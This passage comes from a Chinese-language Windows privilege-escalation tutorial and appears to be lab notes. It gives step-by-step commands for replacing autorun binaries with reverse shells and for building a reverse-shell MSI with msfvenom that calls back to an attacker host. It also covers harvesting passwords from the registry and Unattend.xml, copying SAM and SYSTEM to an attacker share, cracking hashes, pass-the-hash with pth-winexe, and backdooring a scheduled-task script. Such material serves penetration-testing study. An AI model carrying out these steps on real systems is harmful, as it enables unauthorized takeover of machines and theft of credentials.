能够重新启动系统 (或等待系统重新启动)，可能会提升权限

实操

1. 使用 winPEAS 检查系统签发的自动运行可执行文件：

```
.\winPEASany.exe quiet applicationsinfo
```

2. 或者，我们可以手动列举自动运行可执行项：

```
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

然后使用 accesschk.exe 来 验证每个权限 ：

```
.\accesschk.exe /accepteula -wvu "C:\Program  Files\Autorun Program\program.exe"
```


3. 发现 "C:\Program Files\Autorun Program\program.exe" 自运行，可执行且可写入

创建原始备份：

```
copy "C:\Program Files\Autorun Program\program.exe" C:\Temp
```

4. 用反向外壳去覆盖可执行的自运行：

```
copy /Y C:\Users\user\Desktop\a002.exe "C:\Program Files\Autorun Program\program.exe"
```



5. 重启虚拟机进行反弹 shell

这里要注意：

在 Windows 10 上，该漏洞似乎与上次登录的用户的权限一起运行，因此请注销 "用户" 帐户并首先登录为 "管理员" 帐户。

0x07 始终安装相关

前言

MSI 文件是用于安装应用程序的包文件。

这些文件运行时会获得尝试安装它们的用户的权限。

Windows 允许使用高架（即管理员）权限运行这些安装程序。

如果是这样的话，我们可以生成一个包含反向外壳的 MSI 文件。

关键是必须启用两个注册处设置才能实现此功能。

本地机器的 "始终安装" 值必须设置为 1：

local machine: `HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer`

current user: `HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer`

如果其中任何一个不是 1 或被禁用，则漏洞将不起作用。

实操

1. 使用 winPEAS 查看是否设置了两个注册表值：

```
.\winPEASany.exe quiet windowscreds
```


2. 或者，手动验证值：

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstal
lElevated
```

```
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstal
lElevated
```


3. 使用 msfvenom 创建反向外壳

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.175.130 LPORT=4444 -f msi
-o a001.msi
```



4. 上传 a001.msi 到靶机，并在 Kali 上启动一个监听，并运行安装程序以触发漏洞：

```
msiexec /quiet /qn /i C:\Users\user\Desktop\a001.msi
```



0x08 密码

前言

管理员也会重复使用密码，或将其密码保留在一些可读位置的系统上。

Windows 可能特别容易受到此影响，因为 Windows 存储密码的几个功能不安全

注册表

前言

大量程序在 Windows 注册表中存储配置选项。

Windows 本身有时会在注册处以纯文本存储密码。

我们可以在注册表处搜索密码

搜索注册表处的密码

以下命令将搜索注册表中包含 "密码" 的密钥和值

```
reg query HKLM /f password /t REG_SZ /s  #本地机器注册表项reg query HKCU /f password /t REG_SZ /s #当前用户注册表项
```

实操

1. 使用 winPEAS 检查常见密码位置：

```
.\winPEASany.exe quiet filesinfo userinfo
```

（最终检查需要很长时间才能完成）

2. 查看信息

3. 我们可以手动验证这些：（查询注册表）

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon" reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" /s
```

4. 使用 winexe 使用凭据远程连接外壳

```
winexe -U 'admin%password123' //192.168.175.245 cmd.exewinexe -U 'admin%password123' --system //192.168.175.245 cmd.exe
```

针对 winexe 的连接报错

```
Win7上修改1.关闭防火墙；2.Win+R>secpol.msc >本地策略>安全选项>网络访问:本地帐户的共享和安全模型：经典-对本地用户进行身份验证，不改变其本来身份；3.以管理员身份执行cmd，输入以下命令：reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\system" /v LocalAccountTokenFilterPolicy /t REG_DWORD /d 1 /f
```

信用

W 允许用户使用其他用户的权限运行命令。

这

但是，Windows 还允许用户将其凭据保存到系统，这些保存的凭据可用于绕过此要求。


那么我们可以尝试去窃取这些凭据

1. 使用 winPEAS 检查保存的凭据：

```
.\winPEASany.exe quiet cmd windowscreds
```

2. 似乎存在为管理员用户保存的凭据

3.



4. 如果未保存的凭据，则运行以下脚本以刷新凭据：

```
savecred.bat
```

5. 使用保存的凭据作为管理员用户运行任何命令，进行反弹 shell 问题

```
runas /savecred /user:admin C:\Users\user\Desktop\a002.exe
```

配置文件

前言

某些管理员会在系统上留下包含密码的配置文件

`Unattend.xml` 文件就是一个例子

它允许对 Windows 系统进行大部分自动化设置

搜索配置文件

递归式搜索当前目录中以 `pass` 为名的文件，或以 `.config` 结尾：

```
dir /s *pass* == *.config
```


递归式搜索当前目录中包含 "password" 一词的文件，最后也以任何一个 `.xml` ， `.ini` ， `.txt`

```
findstr /si password *.xml *.ini *.txt
```

实操

1. 使用 winPEAS 搜索可能包含凭据的常见文件：


```
.\winPEASany.exe quiet cmd searchfast filesinfo
```



2. 发现 Unattend.xml 文件

```
type C:\Windows\Panther\Unattend.xml
```

3. 发现了管理员用户的账号密码



它是 base64 编码的


```
cGFzc3dvcmQxMjM=Admin
```

4. 在 kali 进行解码：

```
echo "cGFzc3dvcmQxMjM=" | base64 -d
```

5. 使用 winexe

```
winexe -U 'admin%password123' //192.168.175.245 cmd.exe
```



SAM

前言

Windows 在安全帐户管理器 （SAM） 中存储密码。

这些哈希用一个密钥加密，该密钥可以在 SYSTEM 的文件中找到。

如果您有能力读取 SAM 和系统文件，则可以提取哈希

SAM/SYSTEM Locations

SAM 和 SYSTEM 文件位于 `C:\Windows\System32\config directory`

在 Windows 运行时，文件已锁定。

文件的备份可能存在于 `C:\Windows\Repair` or `C:\Windows\System32\config\RegBack directories`

实操

1. SAM 和 SYSTEM 文件的备份进行读取

2. 进行复制

```
copy C:\Windows\Repair\SAM \\192.168.175.130\tools\ copy C:\Windows\Repair\SYSTEM \\192.168.175.130\tools\
```

3. 下载信用套件：

```
git clone https://github.com/Neohapsis/creddump7.git
```

4. 运行对 SAM 和系统文件的工具来提取哈希：

```
python2 creddump7/pwdump.py SYSTEM SAM
```

5. 使用 hashcat 破解管理员用户哈希：

```
hashcat -m 1000 --force a9fdfa038c4b75ebc76dc855dd74f0da /usr/share/wordlists/rockyou.txt
```

Hash

前言

Windows 接受哈希斯而不是密码来验证许多服务。

我们可以使用经过修改的 winexe，即 pth-winexe，使用管理员用户的哈希生成命令提示

实操

1. 从上一步中的 SAM 中提取管理员哈希。

2. 使用带 pth-winexe 的哈希来生成命令提示：

```
pth-winexe -U 'admin%aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da' //192.168.175.228 cmd.exe
```

3. 使用带 pth-winexe 的哈希产生 SYSTEM

```
pth-winexe --system -U 'admin%aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da' //192.168.175.228 cmd.exe
```

0x09Scheduled Tasks

预定任务

前言

Windows 可以配置为在特定时间（例如 每 5 分钟）或由某个事件触发（例如用户登录）运行任务。

任务通常使用创建它们的用户的权限运行，但管理员可以配置以其他用户（包括系统）身份运行

基本命令

没有简单的方法来枚举属于其他用户作为低特权用户帐户。

列出用户可以看到的所有计划任务：

```
schtasks /query /fo LIST /v
```

在 PowerShell 中：


```
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State
```


通常我们必须依赖于其他条件，例如找到一个脚本或日志文件来指示正在运行计划任务。

实操

1. 在 C:\DevTools 目录中，有一个名为CleanUp.ps1的 PowerShell 脚本。查看脚本：

```
type C:\DevTools\CleanUp.ps1
```






2. 此脚本似乎以系统用户的身份运行每分钟。我们可以使用 accesschk.exe 检查本脚本权限

```
C:\Users\user\Desktop\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
```

看来我们有能力写到这个文件。




3. 备份脚本：

```
copy C:\DevTools\CleanUp.ps1 C:\Temp\
```


4. kali 进行监听

5. 使用 echo 将对反向 shell 可执行文件的调用附加到脚本末尾：

```
echo C:\Users\user\Desktop\a002.exe >> C:\DevTools\CleanUp.ps1
```



6. 等待预定任务运行（它应该运行每分钟）进行反弹 shell



不安全的 GUI 应用程序

前言

在某些（较旧）版本的 Windows 中，用户可以获得使用管理员权限运行某些 GUI 应用的权限。

通常有许多方法可以生成来自 GUI 应用内的命令提示，包括使用原生 Windows 功能。

Since 父过程运行时具有管理员权限，生成的命令提示也将运行这些权限

实操

1. 使用 `user` 的 GUI 登录 Windows 虚拟机 账户

2. 双击桌面上的 "AdminPaint" 快捷方式

3. 打开 cmd 并运行：

```
tasklist /V | findstr mspaint.exe
```

可以看到这个 `mspaint.exe` 是运行管理员的特权

4. 在 绘图中， 单击 "文件"，然后 打开。

5. 在导航输入中，将内容替换为：

```
file://c:/windows/system32/cmd.exe
```

命令提示符应该打开以管理员权限运行

0x10 启动应用程序

前言

每个用户都可以通过设置特定目录中的快捷方式。

Windows 还有一个应用程序的启动目录，所有应用程序都应该启动

用户：

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp
```

如果我们可以在这个目录中创建文件，我们就可以使用反弹 shell

管理员登录时可执行和升级权限。

这里我们要注意：必须使用快捷方式文件 `.lnk`

